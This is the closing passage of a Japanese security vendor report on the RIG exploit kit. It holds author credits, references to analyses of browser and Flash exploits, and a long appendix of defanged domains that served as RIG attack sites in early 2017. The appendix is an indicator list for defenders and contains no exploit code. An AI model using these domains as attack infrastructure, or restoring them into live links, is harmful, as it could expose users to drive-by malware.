また、付録に攻撃に利用されたドメイン名と IP アドレスを記載しましたので、対策にご活用ください。

7. 本レポートについて

レポート作成者

NTT セキュリティ・ジャパン株式会社

幾世知範、磯侑斗、小寺博和、永井信弘

レポート責任者

NTT セキュリティ・ジャパン株式会社

横山恵一

履歴

2017 年 5 月 16 日（ver1.0）：初版公開

8. 参考文献

[1] RAPID7, “MS13-037 Microsoft Internet Explorer COALineDashStyleArray Integer Overflow”, https://www.rapid7.com/db/modules/exploit/windows/browser/ms13_037_svg_dashstyle

[2] VUPEN, “Advanced Exploitation of Internet Explorer 10 / Windows 8 Overflow (Pwn2Own 2013)”, http://www.vupen.com/blog/20130522.Advanced_Exploitation_of_IE10_Windows8_Pwn2Own_2013.php

[3] Antiy PTA Team, “An Analysis on the Principle of CVE-2015-8651”, http://www.antiy.net/p/an-analysis-on-the-principle-of-cve-2015-8651/

[4] Rotem Salinas, “RIG EK - Chronology of an Exploit Kit”, https://community.rsa.com/community/products/netwitness/blog/2017/02/01/rig-ek-chronology-of-an-exploit-kit

9. 付録

今回の調査で使用した RIG エクスプロイトキットの攻撃サイトドメインと IP アドレス（1 月下旬～3 月下旬）を以下に示します。

ドメイン

0day.duplixsa[.]com	line.askfortime[.]com
1add.builtbylocalventures[.]info	line.bermudaweddings[.]net
1add.jsproducciones[.]com	line.bursts[.]tv
1art.neighbourhoodreunions[.]net	line.designer4less[.]net
1day.bountifulherbs[.]net	line.dormancareer[.]com
1day.flyovernewyork[.]today	line.elizabethlocksmith[.]net
1day.fredthegreenalien[.]com	line.filmbento[.]com
1fds.eastcoastpallets[.]com	line.gurugranny.co[.]uk
1free.careerparade[.]com	line.hi5oil[.]com
1ice.sellfloridahomes[.]com	line.napasolutionskit[.]com
1new.sensorigames[.]net	line.nurlelalomeilan[.]com
1new.sensorispace[.]com	line.plaza57appraisals[.]com
1one.thefuture[.]careers	line.rings4engagement[.]com
1page.truenorthadvisers[.]com	line.securitylocksmithbloomingdale[.]info
1qwe.decadentdietitian[.]com	line.thebestchicagolawyers[.]com
1qwe.thedresdencowboys[.]com	line.thebestdenverrealtors[.]com
1qwe.yanaimark[.]com	line.trappist[.]in
1red.searadiance[.]me	line.vervejewellery[.]com
1rew.balletfolkloricodenicaragua[.]com	list.andabeautyme[.]com
1rew.floridawholesaleproduce[.]com	list.californiayardpro[.]com
1rew.latijeradeoronic[.]com	list.dietdtozym[.]com
1rew.neighbourhoodreunion[.]com	list.dormanhybrid[.]com
1rew.stevyerose[.]com	list.howtosolveprematureejaculation[.]com
1top.cpamarketingmedia[.]com	list.iwishsomeonemadethis[.]com
1top.kidsonthestreet[.]net	list.locksmithrogerspark[.]info
1war.kathrynjaliman[.]com	list.prestigelocksmithbatavia[.]info
1wer.ledbottlelight[.]com	list.ship[.]net
2day.savemiami[.]today	list.thebesthoustondentists[.]com
2dsa.lmbtsi[.]net	list.thewakedoctor[.]com
2ewq.lmbtechservices[.]us	list.werledlighting[.]com
2pac.lubrinicsa[.]com	list.whittierdentista[.]com
3fds.tbsistemas[.]com	lock.askcxo[.]com
3rew.nicacomercial[.]com	loi.bestrolexstore[.]com
3top.leecrisman[.]com	lol.acemedicalsafety[.]com
3tre.sicafnicaragua[.]com	lol.andrewcampbellmd[.]com
4age.kidsonthestreet[.]net	lol.medlaw[.]media
4new.careerstories[.]wiki	lol.millenium2x[.]com
4you.creativesk[.]com	lol.over60[.]biz
4you.johnreneaud[.]com	lol.temmuz15[.]com
4you.savelasvegas[.]today	lola.dutapremata[.]com
7days.sensorigames[.]com	lolq.mobilmahalle[.]com
aaa.foodtruckfoodies[.]com	long.southpadrewatersports[.]com
aaa.momshealthymeals[.]com	lost.tapaksuci[.]org
aaa.yoncalisuites[.]com	love.ferahh[.]com
aab.guralcini[.]info	lsl.guralcini[.]com
abb.glenoakscare[.]com	lsl.lyima[.]com
acc.africanfood[.]co	luke.eraqua[.]com
acc.allthingsnightlife[.]com	made.formliving[.]us
acc.buycellulitetreatments[.]com	mail.mobildugun[.]com

acc.chonehome[.]com
acc.classicoils[.]in
acc.cnncconstructores[.]com
acc.dadskitchen[.]in
acc.davebowman[.]com
acc.davelexe[.]com
acc.dealsandinfo[.]com
acc.dealsigot[.]com
acc.dentalko[.]com
acc.floridapowerwash[.]com
acc.hellopalmbeachgardens[.]com
acc.illuminationsled[.]com
acc.isleofwightawards[.]info
acc.iwishsomeonemade[.]com
acc.jewelrymarket[.]org
acc.leerosenbloomexpertappraiser[.]com
acc.linkedinleverage[.]ca
acc.localtechstop[.]net
acc.locksmithlakezurichil[.]info
acc.mauryapigments[.]in
acc.mobilalibey[.]com
acc.mobilpet[.]com
acc.momshealthymeals[.]in
acc.northsidechicagolocksmith[.]info
acc.oursavioronline[.]com
acc.pmnicaragua[.]com
acc.scbchannel[.]com
acc.selfieoptical[.]com
acc.smartpettags[.]org
acc.tericadieux[.]com
acc.thebestchicagorestaurants[.]com
acc.thebesthoustoncardealers[.]com
acc.thebestofdallasdirectory[.]com
acc.thebestwichitahomeimprovementpros[.]com
acc.vernonhillslocksmithguys[.]info
acc.yourdigitalplumber[.]us
act.50lbsboson[.]com
act.adtrafficbrokers[.]com
act.advancenpa[.]com
act.ampproto[.]com
act.baliromantictour[.]com
act.crystaljewelry[.]biz
act.femse[.]com
act.funycoloring[.]com
act.gohyperlink[.]com
act.huehuetl[.]com
act.illuminationsled[.]lighting
act.loseyourweightnaturally[.]com
act.microdermabrasionnyc[.]com
act.obamapower[.]com
act.opencomputinginstitute[.]com
act.parkmego[.]us
act.raterescue[.]com
act.thebestdenverdoctors[.]com
act.twoocomms[.]com
act.vrundavaninfra[.]com
act.weddingindustry[.]biz
act.weightlossclinicsofne[.]com
add.1800meetings[.]com
add.aadavamoorthy[.]com
mail.mobilkavanoz[.]com
mail.wames[.]xyz
main.excelbuldingconstruction[.]com
main.jaliman[.]com
main.lynntest[.]us
main.sitetrafficbrokersadexchange[.]com
main.underinsuredinamerica[.]org
marfa.cholesterolwatchers[.]net
mark.dormanhelp[.]com
mark.landscapingut[.]com
may.accesscxo[.]com
may.thebestdenverlawyers[.]com
may.thedigitalplumber[.]net
may.wholesalewatchesnyc[.]com
ment.formpools[.]us
menu.plazasportsexchange[.]com
mix.balicampingadventure[.]com
mix.thefinestinn[.]com
mobi.mobilegurok[.]com
mobile.mobillenmek[.]com
mode.powerofwhen[.]net
more.1on1videos[.]com
more.monthlysaleskit[.]com
more.pushurgrafix[.]com
more.sitetrafficbuilders[.]com
more.thebestdallasflorists[.]com
more.walkforwomen[.]com
most.azbefirst[.]com
most.dormanradio[.]com
most.igniterreviews[.]com
most.kodaikanal[.]info
most.majalahkuliner[.]info
most.napasdgdownload[.]com
most.rawfoodartist[.]com
muse.napakeylessremotes[.]com
my.mytintype[.]com
name.africanamericanartifacts[.]com
name.bellofpeace[.]org
name.bestrolexstore[.]com
name.pennypincherboutique[.]com
name.thediscoveredartist[.]com
nano.bountifulhealth[.]org
near.nationallocksmithchicago[.]info
need.9jamoviez[.]com
need.drjaliman[.]com
need.filmbento[.]com
need.hondaniagaredja[.]com
need.istanabutik[.]com
need.locksmithlakezurichil[.]info
need.southpadreforsale[.]com
need.stepstowellnessvt[.]org
never.alexagift[.]com
new.4u-insurance[.]com
new.50lbboson[.]com
new.abbyknight[.]net
new.admastersagency[.]com
new.amertasarihotel[.]com
new.arkadash[.]com
new.askgrannyshop[.]com
new.atransmission[.]info

add.accounting-soln[.]com
add.adtrafficbrokeradexchange[.]com
add.andrewmelbourne[.]com
add.armorlocksmithlombard[.]info
add.bathroom-one[.]com
add.bhimappindia[.]com
add.bloomscenter[.]com
add.buycelluliteremoval[.]com
add.chicagolandarts[.]org
add.classstamps[.]in
add.cmlib[.]org
add.dormanadvancetraining[.]com
add.everythingabout[.]istanbul
add.francejobsemplois[.]com
add.glencoelocksmithil[.]com
add.gogreenleddistributors[.]com
add.gurallarcini[.]info
add.honestdentistry[.]com
add.idolgot[.]com
add.kidsonthestreet[.]com
add.lexomate[.]com
add.lmbts[.]us
add.localtechstops[.]com
add.logansquarelocksmithchicago[.]info
add.lvgoldenknightsfan[.]com
add.lynch-eng[.]com
add.masmediasolutions[.]com
add.membersitestudio[.]com
add.momcooks[.]in
add.mtweddingdj[.]com
add.napakeylessremote[.]com
add.nasreddinhocanintorunlariyiz[.]com
add.natchat[.]org
add.neighborhoodreunions[.]net
add.ny57[.]com
add.onlinehairbrain[.]net
add.ooxxlife[.]com
add.parkmego[.]com
add.penny-pincher-store[.]com
add.playfree[.]in
add.private-meeting[.]com
add.quickfillbottle[.]com
add.racksbook[.]com
add.shaverfresh[.]com
add.superiormortgageservices[.]us
add.tamracafe[.]com
add.tas-goodiebag[.]com
add.thebestatlantalawyers[.]com
add.thebestdenvercardealers[.]com
add.thebestofatlantadirectory[.]com
add.thebestwichitarealtors[.]com
add.thedigitalplumber[.]us
add.thenightbe420[.]com
add.thepowerofwhenblog[.]com
add.truthabs[.]org
add.tw-communications[.]com
add.uhomemo[.]com
add.vfcarsblog[.]com
add.werrew[.]club
add.werrew[.]xyz
new.awesomezoe[.]com
new.azflipbook[.]com
new.bactol[.]co
new.bloomscenter[.]com
new.bountifulherbs[.]org
new.chatarazzi[.]com
new.darrenslocksmithwoodridge[.]info
new.dormankeylessremotes[.]com
new.dragonshide[.]com
new.earthwi[.]com
new.eightmileoutlet[.]com
new.excelbldgconst[.]com
new.find-out-first[.]com
new.fkfadrank[.]com
new.gellinwithjess[.]com
new.hjx4yz[.]xyz
new.ibscatalog[.]com
new.iloveu[.]istanbul
new.irrationedcare[.]net
new.jolu[.]info
new.lkdjs[.]club
new.locksmithlincolnshireil[.]com
new.mari-y-juana[.]com
new.meraparivar[.]com
new.mexicotrabajobs[.]com
new.mindsandvines[.]com
new.mobildamat[.]com
new.muebleutil[.]com
new.myob-network-solutions[.]com
new.napaideacontest[.]com
new.napamediumduty[.]com
new.noorship[.]com
new.nutrangnu[.]com
new.paysimple[.]in
new.pennypincherconsign[.]com
new.pokemon-indonesia[.]com
new.rightwaywealth[.]com
new.rochetjewelry[.]com
new.rolex57[.]com
new.saj[.]life
new.serviceslafontant[.]ca
new.southpadrestyle[.]com
new.superwateroff[.]com
new.theagingbusiness[.]com
new.thebestdallasdoctors[.]com
new.thebestseattledoctors[.]com
new.thiscelebstopicss[.]com
new.traknreturn[.]com
new.truthabs[.]org
new.universitieslive[.]com
new.woodengardenfurniture[.]info
news.1on1time[.]com
news.aripekawest[.]com
news.cpamarketingmedia[.]com
news.samanthalodge[.]com
news.utahlanddesign[.]mobi
next.allaboutthepitch[.]com
next.backlinkgaib[.]com
nice.agendabid[.]com
nice.elmonteplaza[.]com

add.wheelinglocksmiths[.]org
add.womenrise[.]org
add.wujic[.]com
adm.utdgbs[.]org
admin.burns[.]solutions
admin.cafeilnido[.]ca
admin.dormankeystowellbeing[.]com
admin.eightmileoutlet[.]com
admin.iwishsomeonemadethat[.]com
admin.mrgayphotos[.]com
admin.pennypincherconsignment[.]com
admin.researchfordesign[.]com
admin.samantech[.]com
admin.sanuthi[.]com
admin.sellsettlement[.]org
admin.utlandscape[.]com
admin.weareherefoundation[.]com
admin.weareherefoundation[.]org
aet.truestreetcar[.]com
ain.theprimitivefold[.]com
air.firsttwochapters[.]com
air.picoriveradentista[.]com
air.searadiance[.]info
air.spacexlaunchcam[.]com
ak.nasrettinhocanintorunlari[.]com
all.armorlocksmithwilmette[.]com
all.dormanhangers[.]com
all.humblecollection[.]com
all.kodaikanal[.]org
all.logansquarelocksmithchicago[.]info
all.thebestofdenverdirectory[.]com
all.watchtradenyc[.]com
all.woodfurnituregarden[.]com
alt.crisis2resilience[.]com
america.folkartinamerica[.]com
amway.utahlandesign[.]com
around.minordeals[.]com
around.thesleep[.]doctor
art.50poundboson[.]com
art.agoodmeeting[.]com
art.ahawaterlesscarwash[.]com
art.allthin[.]gs
art.allthingsmp3[.]com
art.artbrutamerica[.]com
art.askagranny[.]com
art.balkampguide[.]com
art.bisoncs[.]com
art.carondeletevents[.]com
art.checkitout[.]news
art.come4[.]istanbul
art.crazyinlove.co[.]uk
art.dormanhdsolutions[.]com
art.enclavealf[.]com
art.homedesignhunter[.]com
art.jimmagesblog[.]com
art.joecornellweddings[.]com
art.kidsonthestreet[.]com
art.kimochivapestore[.]com
art.larryslocksmithhighlandpark[.]info
art.learntoridemotorcycle[.]com
nice.medlucense[.]info
nice.nyccoolsculpting[.]com
ninjap.ninjaplumbing[.]com
node.ontarioparadise[.]com
none.thethirtyminuteworkday[.]com
none.utlandscape[.]com
now.guralcini[.]com
now.internet-marketing-forum[.]info
now.mobilakp[.]com
now.plazawatchandjewelryexchange[.]com
now.pooldecksealer[.]com
oko.efsune[.]com
oko.mobillav[.]com
old.adamslocksmithlakeforest[.]info
old.aspinrealty[.]info
old.awokoya[.]com
old.builtbylocal[.]info
old.dormandiesel[.]com
old.furnituregardenteak[.]com
old.igniterreviews[.]net
old.jaliman[.]com
old.kerjabakti[.]com
old.leeplaza57[.]com
old.nycfatfreeze[.]com
old.southpadreislandhotspots[.]com
old.thebestdallasdentists[.]com
old.uocodac[.]com
olol.mobildin[.]com
ololo.outsiderartinamerica[.]com
omg.dietdtozym[.]com
omg.fitmentormd[.]com
omg.killingmedicine[.]net
omg.leanadvisormd[.]com
omg.medparency[.]net
omg.schiva[.]com
omg.tasialtin[.]com
omg.uninsuredamerica[.]us
one.drjaliman[.]com
one.jakesflowers[.]com
one.motherlodewebdesign[.]com
one.overnightsuccess[.]life
one.tammrah[.]com
opa.turkiye2075[.]com
open.medlucency[.]info
open.vanquishny[.]com
opt.killingdoctors[.]net
option.leerosenbloomplazawatch[.]com
orf.marksbroslocksmithromeoville[.]info
org.9jamovie[.]com
org.admastersagency[.]info
org.agendaconnect[.]com
org.aspinrealty[.]com
org.elitelocksmithchicagoil[.]net
org.mobilchp[.]org
org.nationalpediatricsleepfoundation[.]org
org.vanquishnyc[.]org
ost.beautyandthebride[.]info
ost.codes4women[.]com
ost.dailyapplenutrition[.]com
ost.dormanhooks[.]com

art.levvi[.]com
art.linkedepiphany[.]com
art.locksmithcarolstream[.]info
art.plutoradiomusiccafe[.]com
art.ryanfebner[.]com
art.searadiance[.]us
art.tammarah[.]com
art.thebestchicagohomeimprovementpros[.]com
art.thebestofchicagodirectory[.]com
art.tianqiao[.]com
art.vervejewellery[.]com
as.myfatreductionmd[.]com
asa.coiffureconcierge[.]com
asa.thebestchicagoflorists[.]com
asc.avalon-asics[.]com
asd.angelveneers[.]com
asd.bedroomforgirls[.]com
asd.benjaminbrotherspurchasing[.]com
asd.codes4men[.]com
asd.couponsad[.]com
asd.gepgenc[.]org
asd.gurallarcini[.]net
asd.hermina[.]com
asd.izrada-seminarskih[.]com
asd.kruegerhealthcare[.]com
asd.learncourses[.]com
asd.localgeniuses[.]com
asd.localgeniuses[.]us
asd.mobilelapis[.]com
asd.nammspa[.]com
asd.simplefitmd[.]com
asd.thebesthoustonflorists[.]com
asd.thelocaltechstops[.]com
asd.timbatots[.]com
asd.uninsuredamerica[.]com
asd.yoncaliapart[.]com
asv.c-nx[.]com
asv.searadiance[.]ca
asv.thebestchicagodentists[.]com
back.chipgalloway[.]org
bag.mopski[.]net
bbc.examsforless[.]com
bbc.killinghealth[.]com
bbc.medlawmedia[.]com
bbc.oceanglo[.]com
bbc.searadiance[.]fr
bbc.trashoutservices[.]com
bbc.ufound[.]org
bbc.whiteflowerdental[.]com
bee.neighborhoodreunions[.]org
begin.1on1video[.]com
begin.formliving[.]build
ben.implantforless[.]com
ben.searadiance[.]it
best.amertasarihotelbali[.]com
best.bestthingsinliferfree[.]com
best.mobilchp[.]org
best.neighborhoodreunion[.]com
best.sevending[.]com
bestdoosales[.]club
ostin.pilotdietmd[.]com
out.hinsdalelocksmithil[.]com
owa.wdhyk[.]xyz
page.formpools[.]org
page.neighborhoodreunions[.]org
park.hospitality-health[.]us
park.killingmedicine[.]org
park.medlawtalk[.]tv
park.rbwservices[.]com
part.getnewideas[.]com
part.thebestwichitalawyers[.]com
past.dormandecorativehooks[.]com
past.overnightsuccess[.]solutions
plu.ninjaplumbers[.]com
popa.mobilegca[.]com
port.accidentsinjurylawyer[.]com
port.dormanaz[.]com
port.friendswoodworkshop[.]com
port.trafficbadgeradex[.]com
portal.wdhyy[.]xyz
post.askcios[.]com
post.aspinrealty[.]net
post.brusapet[.]com
post.estimatecar[.]com
post.gurallarcini[.]com
post.jeep-sucks[.]com
post.whycantisleepquiz[.]net
power.whycantisleepquiz[.]org
price.killingmedicine[.]com
price.leeplaza57[.]com
price.theplayingbay[.]com
profit.shapeinspirationmd[.]com
pups.born4greatness[.]com
qaz.iyiliketiyilikbul[.]net
qwe.1516temmuz[.]com
qwe.builtbylocalventures[.]info
qwe.buzdag[.]com
qwe.dagca[.]com
qwe.inanmiyorum[.]com
qwe.mobilcalisan[.]com
qwe.mobilerkek[.]com
qwe.thebesthoustonhomeimprovementpros[.]com
qwe.umudum[.]org
qwe.youniquebyvera77[.]com
ray.desainrumahminimalis[.]net
ray.jsyyxh[.]com
read.utahlanddesign[.]biz
ready.plazacollectibles[.]com
real.designer4lessbyveraboutique[.]com
real.lilboot[.]com
real.ravenswoodcoworking[.]com
real.uppercrustdate[.]com
rec.enrolo[.]ga
rec.goldenknightsfan[.]com
rec.gudangkeramik[.]com
rec.jaiatlanta[.]com
rec.socialmediaspice[.]com
rec.thebestwichitacardealers[.]com
rec.werledlight[.]com
red.11meetings[.]com

better.acceptmeeting[.]com
bev.southpadrejetskis[.]com
bfd.canaan-creative[.]com
big.dentalinvestment[.]com
bio.guralcini[.]net
bio.naturantibiotic[.]com
biz.21eastboulevard[.]com
biz.easythinmd[.]com
blank.sitetrafficbuilders[.]info
blog.medlawinc[.]com
blog.wames[.]xyz
blue.gepgenc[.]com
bnb.killingphysicians[.]net
board.rbrfb[.]com
board.rhrwh[.]com
board.rkrbk[.]com
books.formoutdoors[.]info
born.southpadresunset[.]com
build.healthleadermd[.]com
buy.dormanguide[.]com
buy.linkedhero[.]com
buy.myfuturestories[.]com
buy.southpadreweddings[.]com
buy.vcsenterprises[.]in
buy.wellfitmd[.]com
buy.whitecoatlies[.]com
cafe.ilnido[.]ca
calm.2ndhandsleepiness[.]com
calm.thebusinessofageing[.]com
car.aljazeeratrade[.]com
car.physicianscollective[.]org
car.welldietmd[.]com
card.floridawholesaleproduce[.]com
card.futurebluesky[.]com
card.powerofwhen[.]org
card.prescriptionsforbeauty[.]com
card.stevyerose[.]com
card.thesleepdoctor[.]foundation
cash.docshock[.]us
cast.rednationrising[.]tv
cdn0.vjv4[.]xyz
cdn1.vjv5[.]xyz
cdn1.vjv6[.]xyz
cdn1.vjv7[.]xyz
cdn2.vjv4[.]xyz
cdn2.vjv5[.]xyz
cdn2.vjv7[.]xyz
cdn3.vjv4[.]xyz
cdn3.vjv7[.]xyz
cdn4.vjv7[.]xyz
cdn6.vjv7[.]xyz
cdn7.vjv7[.]xyz
cdn8.vjv7[.]xyz
cedra.myhealthnwellnesswatchers[.]com
celebrate.mrgaywedding[.]com
chouse.mobilulker[.]com
cobra.liveathomecare[.]ca
code.yourpillowunlocksyourpotential[.]com
cold.sleepdoctor[.]foundation
com.wellness-breakthroughs[.]com
red.adtrafficbroker[.]com
red.algonquinlocksmithil[.]info
red.andrewmelbourne[.]net
red.askforacause[.]com
red.backlinkgaib[.]com
red.buycelluliteremoval[.]com
red.ebeautifulwedding[.]com
red.imakehomehappen[.]com
red.jas-news[.]com
red.johnvaux[.]com
red.lynch-engineering[.]com
red.mapalocksmith[.]com
red.megapartida[.]com
red.ryanebner[.]tv
red.southpadrebeachresort[.]com
red.tapaksuci[.]org
red.thebestofhoustondirectory[.]com
red.utahlanddesign[.]us
red.water-off[.]com
red.weddingjewelryplace[.]com
red.wsinew[.]com
reg.dormanpicturehangers[.]com
rem.elasu[.]com
remote.wames[.]xyz
rent.istanabutik[.]com
rent.keylessremotecase[.]com
rent.sleep[.]school
rest.1hourmeeting[.]com
rest.agendaauction[.]com
rest.chicagolocksmithillinois[.]info
rest.floridarealestateservice[.]com
rest.napasolutionschat[.]com
rest.thedecadentdietitian[.]com
rest.whomovedmyhealthcare[.]net
rest.whycantisleepquiz[.]info
retro.southpadreislandnorth[.]com
rew.50lbsboson[.]com
rew.50poundboson[.]com
rew.a1locksmithcarolstream[.]info
rew.arabicfoody[.]com
rew.bdwtesting[.]net
rew.campuscaperz[.]com
rew.cherrybeautydepot[.]com
rew.chicagolandchorus[.]com
rew.classstamps[.]com
rew.dietingplan[.]org
rew.discountdrexelheritagefurniture[.]com
rew.grannyguru.co[.]uk
rew.lafontant[.]services
rew.lifewhyspers[.]org
rew.lmbtsi[.]com
rew.localtechstops[.]info
rew.martyandelayne[.]net
rew.paydear[.]in
rew.skinrules[.]org
rew.softalko[.]com
rew.stampsexpo[.]com
rew.strollergrips.co[.]uk
rew.strollerhandlegrips[.]com
rew.superiormortgageservices[.]us

come.firsttostock[.]com
conf.mrtintype[.]com
cong.dogamin[.]com
console.buttprintz[.]com
control.mobillapishan[.]com
cure.neighbourhoodreunion[.]com
cust.formliving[.]com
cust.neighborhoodreunion[.]org
cust.utahlanddesign[.]org
custom.jalimanmd[.]com
cvb.killinghealth[.]us
cvb.michaelandrito[.]com
cvb.ulohapp[.]net
cxz.futurejoe[.]com
cxz.garagedoorsetc[.]us
cxz.happysweets[.]in
cxz.jimmylocksmithhanoverparkil[.]info
cxz.localgeniuses[.]net
cxz.suttonsite[.]com
daf.mobilguzellik[.]com
damn.guralin[.]com
damn.gurallarcini[.]org
damn.killingdoctors[.]us
damn.medlawpress[.]com
damn.mobilegurallar[.]com
dark.searadiance[.]co
day.1on1auction[.]com
day.haymakersonline[.]com
day.intanproperti[.]com
day.mesotheliomasymptons[.]com
dbns.kutahya2043[.]info
dcc.gillianmcknight[.]com
dder.aizona[.]com
desk.thegooddoctorbook[.]net
dfg.allthingsbackpacker[.]com
dfg.grandparentspresents[.]com
dfg.o2thief[.]com
dfg.stickneylodge[.]com
dfg.sunsetalpacas[.]com
dfg.taffconstructioninc[.]com
dfg.twitttwoo.co[.]uk
dir.africanamericanphotos[.]com
dlba.2tca[.]xyz
dlba.2tcb[.]xyz
dlba.2tcd[.]xyz
dlba.2tce[.]xyz
dnb.guralcini[.]org
dns.15july16[.]com
dns.anlayamiyorum[.]com
dns.appraisecoinsnyc[.]com
dns.dietgurumd[.]com
dns.easytrimmd[.]com
dns.fahsy[.]com
dns.guraqua[.]com
dns.medlu[.]org
dns.mobildoga[.]com
dns.mobilgural[.]com
dns.mobilhr[.]com
dns.mobilmhp[.]org
dns.moorman[.]media
rew.terrigenesis[.]com
rew.thebestseattledentists[.]com
rew.thebookingsites[.]com
rew.thecareerwhysperer[.]com
rew.thecutestdogs[.]com
rew.traysofdeceit[.]com
rew.triper[.]cc
rew.twardpr[.]com
rew.uniontrailer[.]com
rew.westridgelocksmithchicago[.]com
rew.youreinchargeofyou[.]com
rty.enjoyabudhabi[.]com
rty.freebiesfortheover60s[.]com
rty.taffconstruction[.]com
rty.ulohapp[.]org
safe.nap-a-latte[.]com
sale.dormanmarketing[.]com
sav.bhimindia[.]in
save.leerosenbloomexpertappraiser[.]com
scs.apool[.]com
sdf.braesidedesign[.]com
sdf.citywidelocksmithelmhurst[.]info
sdf.discountsfortheover60s[.]com
sdf.grandparentstwitter[.]com
sdf.learnafrobeats[.]com
sdf.maxperformancecourse[.]com
sdf.michigangc[.]com
sdf.ownitventures[.]net
sdf.sotograndepenthouses[.]com
sdf.ttgconsultants[.]com
sea.searadiance[.]it
search.lilymodern[.]info
sec.sadarhukum[.]com
see.5ldn[.]com
see.adtrafficmasters[.]com
see.aliharperweddings[.]com
see.allthingsaustralia[.]com
see.amp4mobile[.]com
see.askamummy[.]com
see.bulentugur[.]com
see.chairblue[.]com
see.clicklinkto[.]info
see.cooljourney[.]com
see.cooperstownjewelry[.]com
see.darkwing[.]co
see.davidawokoya[.]com
see.dormanbrand[.]com
see.elitelocksmithchicagoil[.]net
see.enrolo.co[.]uk
see.ephoto[.]net
see.fbs-id[.]com
see.foreveryourstattoogallery[.]com
see.formoutdoorliving[.]net
see.freetorqueposter[.]com
see.garagedoorsetc[.]us
see.go2link[.]biz
see.golla[.]co
see.helloforfriends[.]com
see.hiddenspringsvilla[.]com
see.incomemonkey[.]com

dns.mrstintype[.]com
dns.yoncalihotels[.]com
dnsq.leerosenbloomplaza[.]com
dog.lostnfoundphotos[.]com
domain.dietcoachmd[.]com
domain.muppiestuff[.]com
domainfilsdomainc[.]study
doop.mavve[.]com
down.modernlily[.]co
dsa.50-poundboson[.]com
dsa.d24flashtime[.]in
dsa.dealsboy.co[.]uk
dsa.elizabethlocksmith[.]net
dsa.motherskithen[.]in
dsa.rikulaubike[.]com
dsa.yourdigitalplumber[.]net
dsd.muzicresource[.]com
dsf.ehash[.]com
dsf.kingdomwealthproject[.]com
dsf.projectdreamlifestyle[.]com
dsg.ehash[.]info
dump.wellnessleadermd[.]com
dvd.0xf6[.]com
dvd.cookingwithinnovators[.]com
edu.wccollege[.]ca
edu.westerncommunitycollege[.]biz
el.killingphysicians[.]com
electroshops[.]tk
end.askgrannystore[.]com
end.ballabongroup[.]com
end.chansamusic[.]com
end.dormansurfaceprotection[.]com
end.eraqua[.]com
end.furnituregardenteak[.]com
end.insurance-lives[.]com
end.judyryon[.]com
end.leerosenbloomplazawatch[.]com
end.myfuturestory[.]com
end.ondemanddeliveries[.]com
end.thebestofseattledirectory[.]com
end.theclientgettingengine[.]com
englishmaninnewyork[.]site
ert.glennmoorman[.]net
eve.neighbourhoodreunion[.]net
ex.andrewmelbourne[.]org
ex.chennai[.]info
ex.digitalindia[.]live
ex.fitzpatrickpremiumcedar[.]com
ex.ipagram[.]org
ex.jamesthorpebourbon[.]com
ex.localtechstops[.]org
ex.maclarenreplacementstrollerbugg
ypushchairpramhandlefoamgrips.co[.]uk
ex.southpadrebeachcam[.]com
ex.sovenir[.]net
ex.twittergrandma[.]com
far.askgrannydating[.]com
far.clickbankidol[.]com
far.dietingplan[.]org
far.dynamicwireframes[.]in
see.joeandrito[.]com
see.letsown[.]com
see.localtechstops[.]net
see.mesotheliomasymptons[.]com
see.michaelbreusphd[.]net
see.mindsandvines[.]com
see.mnitworkforce[.]org
see.mooresbroslocksmithbarrington[.]info
see.morereview[.]info
see.napasdg[.]com
see.phoenixsongmedia[.]com
see.pmcentroamerica[.]com
see.purseland[.]com
see.radfordchamber[.]net
see.rosaryvenice[.]com
see.southpadreactivities[.]com
see.sympaticare[.]org
see.thebestchicagorealtors[.]com
see.thebestdallaslawyers[.]com
see.thebestofwichitadirectory[.]com
see.themyscira[.]net
see.topsecuritylocksmithbolingbrook[.]info
see.underinsuredamerica[.]org
see.vrundavaninfra[.]com
see.wheatonlocksmithandgaragedoor[.]info
self.super8spi[.]com
sell.5001000[.]info
sell.cqflipbook[.]com
sell.dresdencowboy[.]com
sell.hostsb[.]com
sell.makeitmaxwells[.]com
sell.underinsuredinamerica[.]com
send.dormantpms[.]com
set.agendapitch[.]com
set.azmediumduty[.]com
set.designervintagejewelry[.]com
set.isleofwightdeals[.]com
set.kathrynjalimanart[.]com
set.locksmithstreamwoodil[.]com
set.oustormcrowd[.]com
set.penny-pincher-boutique[.]com
set.rawfoodartist[.]com
set.rolexnyc57[.]com
set.secretstosleepsuccess[.]rest
set.sympaticare[.]net
set.tokongetop[.]com
set.topfreeways[.]club
set.webtraffictraderadexchange[.]com
setup.objectsasart[.]com
sex.ftrgn[.]com
sex.irrationedcare[.]com
sexsiteadulpicsite[.]bid
sexsiteadulpicsite[.]date
sexsiteadulpicsite[.]racing
shado.slimpilotmd[.]com
shiel.yoncalitatil[.]com
shit.efsani[.]com
shit.medlawtalk[.]tv
shopthetrack[.]tk
show.kodai[.]info

far.eshyl[.]com
far.illuminationsofsouthflorida[.]com
far.jsyyxh[.]com
far.nycfatfreeze[.]com
far.padrevacationrentals[.]com
far.payna[.]in
far.richardandrito[.]com
far.sandesh2soldiers[.]com
far.ssimonian[.]com
far.temperedgraces[.]com
far.theageingbusiness[.]com
far.thelookshow[.]com
far.webtraffictrader[.]com
far.werleddistributors[.]com
farm.formoutdoorliving[.]org
farm.the30minuteworkday[.]com
fast.azelectronicsguide[.]com
fast.dormansweepstakes[.]com
fast.eastcoastpallets[.]com
fast.howtocontrolyoursleep[.]com
fast.jimmylocksmithhanoverparkil[.]info
fast.magicmulchers[.]com
fast.mopski[.]com
fast.napadieselguide[.]com
fast.seoblastlinks[.]com
fast.thebestwichitadoctors[.]com
fast.utahlanddesign[.]info
fast.warondocs[.]com
fdd.docshomeremedy[.]us
fds.bdwtesting[.]net
fds.buzzwife[.]com
fds.entqo[.]com
fds.goldenlocksmithschillerpark[.]info
fds.heartbeats4u[.]com
fds.kidsthatgolf[.]com
fds.localtechstop[.]info
fds.myofficedeals[.]com
fds.ownitventures[.]net
fds.samefruits[.]com
fds.theprogressivegraduate[.]com
fds.topfreeways[.]info
fds.twitterlines[.]com
fds.ulohapp[.]com
feel.1on1intro[.]com
feel.directbookingsites[.]com
feel.izrada-prezentacija[.]info
feel.motherlodewebhosting[.]com
feel.thetruthaboutherpes[.]com
feel.uocodac[.]com
few.aaflipbook[.]com
few.advancetpms[.]com
few.etmarcafe[.]com
fff.myfatwatchersmd[.]com
fgd.medlawmedia[.]us
fgh.askgranny[.]asia
fgh.davidawokoya[.]me
fgh.grannyfind[.]com
file.doctorbreus[.]biz
fin.doctorbreus[.]net
find.admingifts[.]com
side.formgroup[.]construction
sit.weddingindustry[.]biz
size.accesscio[.]com
sleep.mindfullsleep[.]com
